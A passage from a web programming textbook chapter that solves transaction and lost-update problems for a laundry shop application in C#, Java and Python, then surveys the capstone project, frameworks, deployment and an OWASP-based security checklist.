Customer_id, Employee_id, Service_id, Outlet_id)
                    VALUES ('B2954', '2026-09-30 21:00:00', 'queued', 'A07', 5, 40000,
'C0001', 'E0004', 'S0001', 'O01')""");
            c.createStatement().executeUpdate("""
                    INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                    VALUES ('B2954', 'queued', '2026-09-30 21:00:00', 'E9999')""");   // no
such employee
            if (!noTx) c.commit();
            System.out.println("saved");
        } catch (SQLException e) {
            System.out.println("error: " + e.getMessage());
            if (!noTx) c.rollback();                    // the bill goes too
        }
        c.setAutoCommit(true);
        System.out.println("after:  " + state());
        c.close();
    }

    static String state() throws SQLException {
        return count("SELECT COUNT(*) FROM Bill") + " bills, " + count("SELECT COUNT(*)
FROM StatusLog") + " log rows; "
                + "bills without a log row: " + count("SELECT COUNT(*) FROM Bill b WHERE
NOT EXISTS "
                + "(SELECT 1 FROM StatusLog l WHERE l.Bill_id = b.id)");
    }
```

Listing 16.46 (Continued) *P1612Transaction.java: one JDBC transaction, rolled back on error.*

```
    static long count(String sql) throws SQLException {
        try (ResultSet rs = c.createStatement().executeQuery(sql)) {
            rs.next();
            return rs.getLong(1);
        }
    }
}
```

Listing 16.47 `p1612_transaction.py`: the same with explicit `BEGIN`, `COMMIT` and `ROLLBACK`.

```
# p1612_transaction.py - Problem 16.12: a new bill and its first log row, all or nothing.
#     python p1612_transaction.py          one transaction: the error undoes the bill as
well
#     python p1612_transaction.py --no-tx  the tempting mistake: autocommit, statement by
statement
# Works on a temporary copy of laundry.db.
import os
import shutil
import sqlite3
import sys
import tempfile

HERE = os.path.dirname(os.path.abspath(__file__))
copy = os.path.join(tempfile.mkdtemp(), "laundry.db")
shutil.copy(os.path.join(HERE, "..", "data", "laundry.db"), copy)
no_tx = "--no-tx" in sys.argv
conn = sqlite3.connect(copy, isolation_level=None)   # autocommit; transactions only where
we say BEGIN
conn.execute("PRAGMA foreign_keys = ON")


def state():
    bills, logs = (conn.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0] for t in
("Bill", "StatusLog"))
    orphans = conn.execute("""SELECT COUNT(*) FROM Bill b
                              WHERE NOT EXISTS (SELECT 1 FROM StatusLog l WHERE l.Bill_id =
b.id)""").fetchone()[0]
    return f"{bills} bills, {logs} log rows; bills without a log row: {orphans}"


print("before:", state())
try:
    if not no_tx:
        conn.execute("BEGIN")
    conn.execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id, Service_id,
                    Outlet_id) VALUES ('B2954', '2026-09-30 21:00:00', 'queued', 'A07', 5,
40000,
                    'C0001', 'E0004', 'S0001', 'O01')""")
    conn.execute("""INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                    VALUES ('B2954', 'queued', '2026-09-30 21:00:00', 'E9999')""")   # no
such employee
    if not no_tx:
        conn.execute("COMMIT")
    print("saved")
except sqlite3.IntegrityError as e:
    print("error:", e)
    if not no_tx:
        conn.execute("ROLLBACK")                        # the bill goes too
print("after: ", state())
```

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: FOREIGN KEY constraint failed
after:  2953 bills, 8802 log rows; bills without a log row: 0
```

The Java run printed the same three lines, with the JDBC driver's longer wording of the error.

A tempting wrong solution. Two writes, one after the other, each committed on its own: the default in JDBC, in `sqlite3` with `isolation_level=None`, and in a `DataSet` that is saved after every row. The option `--no-tx` runs exactly that. The C# run:

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: ForeignKeyConstraint StatusLog_Employee requires the child key values (E9999) to
exist in the parent table.
after:  2954 bills, 8802 log rows; bills without a log row: 1
```

and the Java run:

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: [SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint failed (FOREIGN KEY
constraint failed)
after:  2954 bills, 8802 log rows; bills without a log row: 1
```

The error was reported, and yet one bill now has no log row: the shop's history has a hole that no page will ever show, until an auditor asks who received bill `B2954`. The rule is general: *when several writes express one fact, put them in one transaction, and let the database refuse the whole of it.*

> **CHECK YOURSELF.** Recording a payment writes one `Payment` row, and nothing else. Does it need a transaction?
>
> *Answer.* A single statement is already atomic: the database applies all of it or none of it, so one `INSERT` needs no explicit transaction. It needs one as soon as a second statement joins it, for example if the shop also lowers the customer's `credit` when the payment method is `credit`: then the payment and the change of deposit must succeed or fail together, and the balance check (the amount must not exceed Equation (16.2)) should run inside the same transaction, so that two cashiers cannot both take the last rupiah of a balance.

16.7.3 Problem 16.13 — Two cashiers, one customer: the lost update

> **PROBLEM.** Dewi and Rizky, two cashiers, open the edit page of customer `C0005` at the same moment. Dewi corrects the phone number and saves. A minute later Rizky, whose page still shows the old phone number, corrects the address and saves. Show what happens to Dewi's correction, and write the save so that it cannot be lost.

In our own words. Each cashier's page is a *disconnected copy* of the row, taken when the page opened. The danger is a save that writes back the whole copy, because a copy taken before someone else's change will quietly undo that change. This is called a *lost update*, and **Figure 16.12** draws it.




Figure 16.12 Two cashiers edit the same customer. Writing back the whole copy loses Dewi's change; checking the original values refuses Rizky's save instead.

Design. *Optimistic concurrency*: assume conflicts are rare, do not lock anything while a page is open, but when saving, check that the row is still as it was when the page opened, and refuse the

save if it is not [19]. With o_c the value of column c when the page was opened and v_c its value in the database now, the save succeeds exactly when

$$\text{save succeeds} \Leftrightarrow \forall c: v_c = o_c \tag{16.11}$$

that is, when no column has changed underneath. In SQL the condition becomes part of the `UPDATE`: `UPDATE Customer SET … WHERE id = @id AND name = @old_name AND phone = @old_phone AND address = @old_address`. If somebody else changed the row, the `WHERE` matches nothing, the database reports zero rows changed, and the program tells the user to reload. This is exactly the `UPDATE` that ADO.NET's `SqlCommandBuilder` generates for a data adapter, and the reason a `DataRow` keeps two versions of each value, `DataRowVersion.Original` and `DataRowVersion.Current`.

The C# solution. **Listing 16.48** gives each cashier a copy of the `Customer` table (`DataTable.Copy()`, the page's disconnected data), lets each change one column, and saves with the check of Equation (16.11), comparing every column of the database's current row with the `Original` version of the edited row.

Listing 16.48 `P1613Concurrency.cs`: two disconnected copies of one row; the save compares the original values; `--last-wins` does not.

```
// P1613Concurrency.cs - Problem 16.13: two cashiers edit the same customer at the same
time.
//   dotnet run -- 16.13              optimistic concurrency: the second save is refused
//   dotnet run -- 16.13 --last-wins  the tempting mistake: the second save silently erases
the first
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P1613Concurrency
{
    public static void Run(string dataDir, string[] args)
    {
        bool lastWins = args.Contains("--last-wins");
        DataTable shop = LaundryData.LoadCsv(Path.Combine(dataDir,
"csv")).Tables["Customer"]!;   // "the database"
        DataRow start = shop.Rows.Find("C0005")!;
        Console.WriteLine($"in the shop: {start["name"]}, {start["phone"]},
{start["address"]}");

        // Each cashier's page holds its own disconnected copy, loaded before either of
them saves.
        DataTable dewi = shop.Copy(), rizky = shop.Copy();
        DataRow d = dewi.Rows.Find("C0005")!, r = rizky.Rows.Find("C0005")!;
        d["phone"] = "0812-0000-7777";                       // Dewi corrects the phone
number
        r["address"] = "Jl. Keputih Tegal No. 3, Sukolilo";  // Rizky corrects the address

        Save(shop, d, "Dewi", lastWins);
        Save(shop, r, "Rizky", lastWins);
        DataRow end = shop.Rows.Find("C0005")!;
        Console.WriteLine($"in the shop: {end["name"]}, {end["phone"]}, {end["address"]}");
    }

    // Writes an edited row back, like DbDataAdapter.Update with the WHERE clause that
    // SqlCommandBuilder generates: UPDATE ... WHERE id = @id AND name = @old_name AND ...
    private static void Save(DataTable shop, DataRow edited, string who, bool lastWins)
    {
        DataRow current = shop.Rows.Find(edited["id"])!;
        bool unchanged = edited.Table.Columns.Cast<DataColumn>()
            .All(c => Equals(current[c.ColumnName], edited[c, DataRowVersion.Original]));
        if (!unchanged && !lastWins)
        {
            Console.WriteLine($"{who,-6} REFUSED: somebody changed C0005 after you opened
it; reload and try again");
            return;
        }
        foreach (DataColumn c in edited.Table.Columns) current[c.ColumnName] = edited[c];
// every column
        shop.AcceptChanges();
        Console.WriteLine($"{who,-6} saved");
    }
}
```

```
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
Dewi   saved
Rizky  REFUSED: somebody changed C0005 after you opened it; reload and try again
in the shop: Lukman Santoso, 0812-0000-7777, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
```

The Java and Python solutions. **Listing 16.49** and **Listing 16.50** write the check into the `UPDATE` and look at the number of rows it changed.

Listing 16.49 `P1613Concurrency.java`: the optimistic `UPDATE`, with the original values in the `WHERE`.

```
// P1613Concurrency.java - Problem 16.13: two cashiers edit the same customer at the same
time.
// Compile: javac -d out P1613Concurrency.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P1613Concurrency [--last-
wins]
// Works on a temporary copy of laundry.db.
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.*;
import java.util.Arrays;
import java.util.HashMap;
import java.util.Map;

public class P1613Concurrency {
    static Connection c;
    static boolean lastWins;

    public static void main(String[] args) throws Exception {
        lastWins = Arrays.asList(args).contains("--last-wins");
        Path copy = Files.createTempDirectory("laundry").resolve("laundry.db");
        Files.copy(Path.of("..", "data", "laundry.db"), copy);
        c = DriverManager.getConnection("jdbc:sqlite:" + copy);
        show();
        Map<String, String> dewiSeen = load(), rizkySeen = load();   // both pages open
before either saves
        Map<String, String> dewi = new HashMap<>(dewiSeen), rizky = new
HashMap<>(rizkySeen);
        dewi.put("phone", "0812-0000-7777");
        rizky.put("address", "Jl. Keputih Tegal No. 3, Sukolilo");
        save("Dewi", dewiSeen, dewi);
        save("Rizky", rizkySeen, rizky);
        show();
        c.close();
    }

    static Map<String, String> load() throws SQLException {
        try (ResultSet rs = c.createStatement().executeQuery("SELECT name, phone, address
FROM Customer WHERE id = 'C0005'")) {
            rs.next();
            return Map.of("name", rs.getString(1), "phone", rs.getString(2), "address",
rs.getString(3));
        }
    }

    static void show() throws SQLException {
        Map<String, String> x = load();
        System.out.println("in the shop: " + x.get("name") + ", " + x.get("phone") + ", " +
x.get("address"));
    }
```

Listing 16.49 (Continued) *P1613Concurrency.java: the optimistic UPDATE, with the original values in the WHERE.*

```
    static void save(String who, Map<String, String> original, Map<String, String> edited)
throws SQLException {
        String sql = "UPDATE Customer SET name = ?, phone = ?, address = ? WHERE id =
'C0005'"
                + (lastWins ? "" : " AND name = ? AND phone = ? AND address = ?");   //
...still as I first saw it
        try (PreparedStatement st = c.prepareStatement(sql)) {
            st.setString(1, edited.get("name"));
            st.setString(2, edited.get("phone"));
            st.setString(3, edited.get("address"));
            if (!lastWins) {
                st.setString(4, original.get("name"));
                st.setString(5, original.get("phone"));
                st.setString(6, original.get("address"));
            }
            System.out.printf("%-6s %s%n", who, st.executeUpdate() == 1 ? "saved"
                    : "REFUSED: somebody changed C0005 after you opened it; reload and try
again");
        }
    }
}
```

Listing 16.50 `p1613_concurrency.py`: the same in Python.

```
# p1613_concurrency.py - Problem 16.13: two cashiers edit the same customer at the same
time.
#     python p1613_concurrency.py              optimistic concurrency: the second save is
refused
#     python p1613_concurrency.py --last-wins  the tempting mistake: the second save erases
the first
# Works on a temporary copy of laundry.db.
import os
import shutil
import sqlite3
import sys
import tempfile

HERE = os.path.dirname(os.path.abspath(__file__))
copy = os.path.join(tempfile.mkdtemp(), "laundry.db")
shutil.copy(os.path.join(HERE, "..", "data", "laundry.db"), copy)
last_wins = "--last-wins" in sys.argv
conn = sqlite3.connect(copy, isolation_level=None)
conn.row_factory = sqlite3.Row
COLS = ("name", "phone", "address")


def load():
    return dict(conn.execute("SELECT name, phone, address FROM Customer WHERE id =
'C0005'").fetchone())


def show():
    c = load()
    print(f"in the shop: {c['name']}, {c['phone']}, {c['address']}")


def save(who, original, edited):
    sets = ", ".join(f"{c} = ?" for c in COLS)
    if last_wins:
        cur = conn.execute(f"UPDATE Customer SET {sets} WHERE id = 'C0005'", [edited[c] for
c in COLS])
    else:                                                   # ... AND every column still as I
first saw it
        same = " AND ".join(f"{c} = ?" for c in COLS)
        cur = conn.execute(f"UPDATE Customer SET {sets} WHERE id = 'C0005' AND {same}",
                           [edited[c] for c in COLS] + [original[c] for c in COLS])
    if cur.rowcount == 1:
        print(f"{who:<6} saved")
    else:
        print(f"{who:<6} REFUSED: somebody changed C0005 after you opened it; reload and
try again")
```

Listing 16.50 (Continued) *p1613_concurrency.py: the same in Python.*

```
show()
dewi_seen, rizky_seen = load(), load()                # both pages are opened before either
is saved
save("Dewi", dewi_seen, {**dewi_seen, "phone": "0812-0000-7777"})
save("Rizky", rizky_seen, {**rizky_seen, "address": "Jl. Keputih Tegal No. 3, Sukolilo"})
show()
```

```
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
Dewi   saved
Rizky  REFUSED: somebody changed C0005 after you opened it; reload and try again
in the shop: Lukman Santoso, 0812-0000-7777, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
```

The Java run printed the same four lines. Dewi's phone number survives; Rizky is told to reload, sees Dewi's number, and makes his address correction on top of it.

A tempting wrong solution. "Last write wins": save every column from the form, with `WHERE id = @id` and nothing more. Most first versions of every edit page are written this way, including the Laundry Counter's own customer page, which keeps it simple on purpose (Exercise 16.9 asks you to fix it). With `--last-wins`:

```
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
Dewi   saved
Rizky  saved
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Keputih Tegal No. 3, Sukolilo
```

Both saves "succeeded", and Dewi's correction is gone: the phone number is the old one again, although nobody ever typed it back. Nobody is warned, and the next time the laundry calls the customer it dials a number he stopped using a minute after telling Dewi so.

> **CHECK YOURSELF.** Instead of comparing every column, many systems add one column `version` (a number) to the table, increment it at every update, and write `UPDATE … SET …, version = version + 1 WHERE id = @id AND version = @old_version`. What does this gain, and what does it lose, compared with Equation (16.11) on every column?
>
> *Answer.* It gains a short, fast `WHERE` that does not depend on how many columns the table has, and it detects *any* change, even one to a column the page does not show. It loses nothing in safety, but it refuses more often: a change to a column the cashier's page never touched still counts as a conflict, whereas comparing only the columns the page edits would let two non-overlapping edits both succeed. And it needs one more column, which every writer of the table must increment.

16.8 The Capstone: the Complete Profitina Laundry Application

The Laundry Counter is deliberately small, so that every line could be printed. The complete Profitina Laundry application, which this book has built toward since Chapter 1, lives in `ProfitinaLaundry/App/`: the full requirements of the shop in several tracks that share one database and one set of documents, each with its own tests. This section walks through it.

The map. **Figure 16.13** shows the folders. At the center is `database/`: the schema in two dialects (`schema.sqlite.sql` and `schema.mysql.sql`, kept in step), the generator `generate_data.py` that writes one year of a realistic shop with a fixed random seed, the seeds, the CSV files this chapter's ASP.NET site reads, the ready database `laundry.db`, a data dictionary, thirty report queries with their real results, and the tools that check the data. Beside it is `docs/`: the requirements FR-1 to FR-11 with acceptance criteria, the use cases, the JSON API, the UI walkthrough and the test plan whose test ids (TC-1.1 and onward) the tracks' tests carry. Around them are the tracks.




Figure 16.13 The complete Profitina Laundry application: one database, one set of documents, several tracks. The dashed box is the ASP.NET site of this chapter, which reads the same data as CSV.

The requirements and where they are met. **Table 16.6** lists the eleven functional requirements of `docs/requirements.md` and the chapters of this book that taught what each one needs. Read the last column as a checklist of the book: every requirement is met in the Flask, PHP and Java tracks, and each was first built, in smaller form, somewhere in these sixteen chapters.

Table 16.6 The functional requirements of the complete application, and where in this book each was taught.

Requirement	What it asks	Where this book taught it
FR-1	employee login, roles derived from the data	Chapters 5 and 8, Problem 16.2
FR-2	customers CRUD with search	Chapters 5, 8, 13, Problems 16.3 and 16.7
FR-3	services and prices, owner only	Problems 8.3 and 16.3
FR-4	a new bill, priced by the server, all or nothing	Problems 8.3, 16.9 and 16.12
FR-5	the workflow queued, finished, departed, with the log	Problems 8.3 and 16.3
FR-6	payments, full or partial; the balance	Problem 8.3, Equation (16.2)
FR-7	a printable receipt with the official logo	Chapter 2 (HTML, CSS for print)
FR-8	the dashboard: queue per outlet, revenue, top services	Chapters 5 and 13, Problem 16.8
FR-9	reports per month, outlet, service, employee; CSV export	Problems 8.5 and 16.8
FR-10	a customer's status check by bill id and phone, read-only	Problem 8.6
FR-11	a JSON API for bills, customers, services, reports	Chapter 6 and Problem 8.10

The non-functional requirements are the lessons of this chapter's tempting wrong solutions, written as rules: validation on the server, prepared statements everywhere, escaping in every template, a CSRF token on every form, hashed passwords, and one setting to move from SQLite to MySQL.

The tracks, and how to run each. Every track has a README written for a complete beginner, with installation steps for Windows, macOS and Linux, demonstration accounts, the address to open, and a troubleshooting table. In short:

- **`python-flask/`**, the reference implementation, Flask with `sqlite3` (PyMySQL for MySQL), with pages and the JSON API. From its folder: `python -m pip install -r requirements.txt`, then `flask --app laundry run`, then open `http://127.0.0.1:5000/`. Tests: `python -m pytest`.
- **`php/`**, PHP 8 with PDO, SQLite by default and MySQL by one setting, the track of Chapters 3 and 5. From its folder: `php -S localhost:8000 -t public`. Tests: `php tests/run.php`.

- **`java-httpserver/`**, the JDK's own HTTP server with JDBC and the vendored SQLite driver, no build tool. `./run.sh` (Windows: `run.bat`) compiles and starts it on `http://localhost:8080/`; `./run.sh test` (or `test.sh`, `test.bat`) runs the tests.
- **`static/`**, HTML, CSS and plain JavaScript that talk to the JSON API of any track, the front end of Chapter 2. Tests: `node tests/run-tests.js`.
- **This chapter's `aspnet/LaundryCounter`**, the ASP.NET Core track in the form of the nine features of **Table 16.3**, run as Section 16.3 describes.

The tests, run for this chapter. Each track's own suite was run again while this chapter was written, on the same machine, against fresh copies of the sample database. The Flask suite (`python -m pytest`):

```
185 passed, 7 skipped in 52.25s
```

The seven skipped tests are those that need a MySQL server, which the suite skips when none is configured. The PHP suite (`php tests/run.php`), last line:

```
PASS 100   FAIL 0   MANUAL 3   SKIP 0   (total 103)
```

(the three manual entries are checks that need a person with a browser, such as the printed receipt). The Java suite (`./test.sh`), last line:

```
RESULT: 107 passed, 0 failed, 4 not automated/skipped  (17.4 s)
```

And the static front end's logic tests (`node tests/run-tests.js`):

```
PASS 26   FAIL 0   (total 26)
```

Together with the 37 checks that each of this chapter's three sites passes, that is more than four hundred automated checks over one shop, all of them re-runnable by the reader. The sample database was checked with SHA-256 before and after the runs and was unchanged: the tests work on copies.

Reading the application. Read it in the order of a request (**Figure 16.1**). In Flask: `laundry/__init__.py` builds the application (as `Program.cs` does), `security.py` and `auth.py` hold login and permissions, `views/` the pages, `api/` the JSON endpoints, `logic/` the business rules, `db.py` the data layer; PHP and Java have the same layers under other names. Once you can find the price computation, the permission check and the `INSERT` of a bill in each track, you can read any web application of this style.

16.9 The Problems of This Chapter Compared

Table 16.7 lays the thirteen problems side by side. As in Chapters 4, 8 and 12, read down the last column: almost every tempting solution works on the ordinary example and fails on one particular input or situation, and in almost every case that situation is invisible from the browser's point of view of an honest user.

Table 16.7 The thirteen problems of the chapter: what each practices and what its tempting solution gets wrong.

Problem	Topic	Main idea	What the tempting solution gets wrong
16.1	database design	named keys and relations, delete rule chosen on purpose	a default `DataRelation` cascades a deletion into fifty rows of history
16.2	authentication	hashed passwords, encrypted cookie, policies per folder	hidden links: an anonymous visitor opens `/customers`
16.3	CRUD	input models, the store behind an interface, Post/Redirect/Get	overposting: a cashier adds Rp 5.000.000 of deposit
16.4	design	one layout, one style sheet, measured contrast	light grey text at 2.32:1
16.5	evidence	an acceptance test over HTTP, scripted screenshots	screenshots alone prove nothing about refusals
16.6	deployment	publish, configure from outside, keep the key ring	keys lost at restart: everybody is logged out
16.7	grid paging, sorting	clamp the page, parameters for values, a list for names	`Ma'ruf` breaks the filter; `ORDER BY` leaks a hash
16.8	grid footer	page total and month total, each labeled	a “month total” summed from one page
16.9	validation	attributes and `Validate`, `ModelState.IsValid` on the server	a bill of minus five kilograms
16.10	state	one right place per value	a `static` list shared by every user
16.11	reading data	one query or one relation, not one per row	$N + 1$ round trips
16.12	transactions	several writes of one fact commit together	a bill without its log row
16.13	concurrency	optimistic check of the original values	last write wins: Dewi’s correction vanishes

16.10 The Whole Book in One Table

Sixteen chapters ago this book began with one request and one response. **Table 16.8** is the road from there to the Laundry Counter, one row per chapter, with the question each chapter answered and the place where its answer is used in this chapter.

Table 16.8 The whole book in one table: each chapter's question and where its answer is used in this chapter.

Chapter	The question it answered	Used in this chapter by
1	What happens between typing an address and seeing a page?	every request of **Figure 16.1**; the status codes of the acceptance test
2	How are pages structured and styled?	**Listing 16.17**, **Listing 16.18**, the phone layout
3	How does a server program read a form and answer?	model binding; the Java and Python handlers
4	How do I solve web problems of the first kind?	the problem layout of this chapter
5	How do a web server and a database work together safely?	parameters everywhere, sessions, transactions
6	How is structured data written and checked?	the `DataSet` saved as XML; CSV loading
7	How does Java serve pages?	`LaundryCounter.java`, scopes and sessions
8	How do I build and deliver a complete database site?	the method of Section 16.2, the Laundry Desk grown into the Counter
9	What is ASP.NET, and what is a rich internet application?	the .NET platform, Razor Pages
10	How do PHP, JSP and ASP.NET solve the same problem?	the three equivalent sites of Problems 16.2 and 16.3
11	How do dynamic pages and Web Forms work?	**Table 16.1**: page, code-behind, handlers
12	How do I solve ASP.NET problems of the first kind?	the problem layout of this chapter
13	How do I put data on the page in a grid?	Problems 16.7 and 16.8
14	How do I validate input and keep state?	Problems 16.9 and 16.10
15	How does a program talk to data through ADO.NET?	Problems 16.1 and 16.11 to 16.13, `DataSetStore`, `DbLaundryStore`

Read down the middle column and the questions change character as the book goes on. The first chapters asked "how do I make a page?"; the middle ones asked "how do I make a page that remembers and stores?"; the last ones asked "how do I make a site that many people can use at once, safely, and that I can prove works?" Web programming is, in the end, the craft of that last question.

16.11 Where to Go Next

You can now build a complete web application in four languages, from its database to its deployment. Three kinds of knowledge will make the next one better: a framework that does the routine work, a sound deployment, and a habit of security.

16.11.1 Frameworks

A *framework* is a library that calls your code instead of being called by it: you write the pages, the models and the rules, and the framework decides when to run them. Every framework below does, with more polish, what the Laundry Counter does by hand in Java and Python, and what ASP.NET Core does for us in C#. **Table 16.9** maps each piece of the Laundry Counter to its place in four of them.

Table 16.9 Each part of the Laundry Counter and its place in four major frameworks.

The Laundry Counter	Django (Python) [20]	Spring Boot (Java) [21]	Laravel (PHP) [22]	ASP.NET Core MVC (C#) [23]
a page and its handlers	a view function or class, `urls.py`	a `@Controller` with `@GetMapping`, `@PostMapping`	a controller, `routes/web.php`	a controller with actions
the markup	a Django template	a Thymeleaf template	a Blade template	a Razor view (`.cshtml`)
`CustomerForm`, `BillForm`	a `Form` or `ModelForm`	a class with Bean Validation (`@NotBlank`, `@Size`)	a form request with `rules()`	the same classes, unchanged
`ILaundryStore`, `DataSetStore`	the ORM: models and querysets	Spring Data JPA repositories	Eloquent models	Entity Framework Core, or ADO.NET as here
`LaundryData.CreateSchema`	migrations (`makemigrations`)	Flyway or Liquibase migrations	migrations (`php artisan migrate`)	EF Core migrations
login, policies	`django.contrib.auth`, `@login_required`	Spring Security	starter kits, middleware, gates	ASP.NET Core Identity, `[Authorize]`
anti-forgery token	`{% csrf_token %}`	Spring Security's CSRF token	`@csrf`	the form tag helper, as here
the acceptance test	Django's test client	`MockMvc` and `@SpringBootTest`	HTTP tests (`$this->post(...)`)	`WebApplicationFactory`

Choose by language and ecosystem, not fashion; and when you learn a framework, find in it the pieces you already know: where it hashes passwords, binds and validates forms, protects them, opens transactions and keeps sessions. Its documentation then reads as answers to questions you have already asked.

16.11.2 Deployment

Problem 16.6 rehearsed the essential steps: build for production, configure from the environment, keep data and keys outside the application folder, and test the published build. Four more things belong to every real deployment [13]. *HTTPS*: a site with a login must be served only over TLS, either by the host (most platforms terminate TLS for you) or by a reverse proxy in front of Kestrel; add `app.UseHttpsRedirection()` once HTTPS is available, and the `Secure` flag on cookies follows. *A real database*: the `DataSet` of this chapter is ideal for teaching and for a single small shop, but a site with several servers needs a database server (PostgreSQL, MySQL, SQL Server) behind `DbLaundryStore` or an ORM, plus backups that are tested by restoring them. *Logs and health*: a production site writes logs somewhere that survives, and exposes an address such as `/health` that a monitor can call; a release is finished only when the new version answers it. *Automation*: a pipeline that, on every push, builds the site, runs the tests (this chapter's acceptance test is a good start) and deploys only if they pass.

16.11.3 A security checklist

Table 16.10 is the checklist this chapter has been following, problem by problem, in the order of the OWASP Top 10 [24]. Keep it next to every project; each line is one sentence to check and one place in this chapter where it is done.

Table 16.10 A security checklist in the order of the OWASP Top 10, with the place in this chapter where each rule is applied.

Risk (OWASP Top 10:2025)	The rule	Where this chapter does it
A01 Broken access control (now including server-side request forgery)	every page under a policy checked on the server; never hide-and-hope; never fetch an address that a visitor typed	Problem 16.2, `AuthorizeFolder`, `guard`; the Laundry Counter fetches nothing
A02 Security misconfiguration	production environment, no developer error pages, `AllowedHosts`	Problem 16.6
A03 Software supply chain failures	pinned versions from trusted registries, regular updates, a build that runs the tests	`requirements.txt`, the `.csproj`, Section 16.11.2
A04 Cryptographic failures	slow salted hashes, HTTPS, keys outside the repository	**Listing 16.6**, Problem 16.6
A05 Injection	parameters for values, allowed lists for names, escaping in templates	Problems 16.7 and 16.11, Razor and Jinja
A06 Insecure design	business rules on the server: prices, deposits, workflow	Equation (16.1), Problems 16.3 and 16.9
A07 Authentication failures	same answer for wrong e-mail and wrong password, cookie flags, new session at login	Problem 16.2, check B2
A08 Software or data integrity failures	anti-forgery tokens, transactions, optimistic concurrency	Problems 16.3, 16.12, 16.13
A09 Security logging and alerting failures	an audit trail of who changed what	the `StatusLog` table
A10 Mishandling of exceptional conditions	fail closed: a failed step rolls the whole transaction back, and the visitor sees a plain error page	Problems 16.6 and 16.12

Personal data deserves its own line. The Laundry Counter stores names, addresses, phone numbers and birth dates, which Indonesia's personal data protection law, UU PDP No. 27/2022, protects [25]: collect only what the service needs, use it only for that service, keep it where only authorized staff can see it, let a person see and correct his data, and delete it when there is no longer a reason to keep it. The sample data of this book is fictitious for exactly this reason.

> **A READING PATH.** For the web itself: the HTTP specification, RFC 9110 [26], read once from beginning to end. For security: the OWASP Top 10 [24] and the OWASP Cheat Sheet Series, one sheet per problem you meet. For data: Fowler's *Patterns of Enterprise Application Architecture* [19], which names unit of work, optimistic offline lock, repository and most of the other patterns of this chapter. Then the documentation of the framework you choose, read with **Table 16.9** beside you.

16.12 Profitina in Practice

Profitina, an AI-visibility (GEO) platform in production at app.profitina.com, measures how ready a brand's website is to be cited by AI answer engines and then helps fix what it finds. It is a Python and FastAPI application, and each problem of this chapter has a counterpart in its public shape.

Accounts and personal data. Profitina's account features are built for UU PDP 27/2022: passwords hashed with Argon2id, a slow salted hash of the same family as the PBKDF2 of Problem 16.2; login attempts rate-limited; explicit consent; and self-service data export, change of e-mail address or password, and deletion of the whole account. Each of these is a small group of pages and endpoints behind a permission check, the shape of **Table 16.3**.

One database, two engines, kept honest. The product runs on PostgreSQL in production and on SQLite in parts of its test path, with a guard that keeps the SQL valid on both. Problem 16.11's `DbLaundryStore`, written once against `System.Data.Common` for any provider, is the same idea at the size of one class.

A dashboard in one request. The user's dashboard gathers notifications, followed channels, rank and activity in one call, `GET /api/me/dashboard`, rather than one request per panel: the lesson of Equation (16.10), applied between the browser and the server.

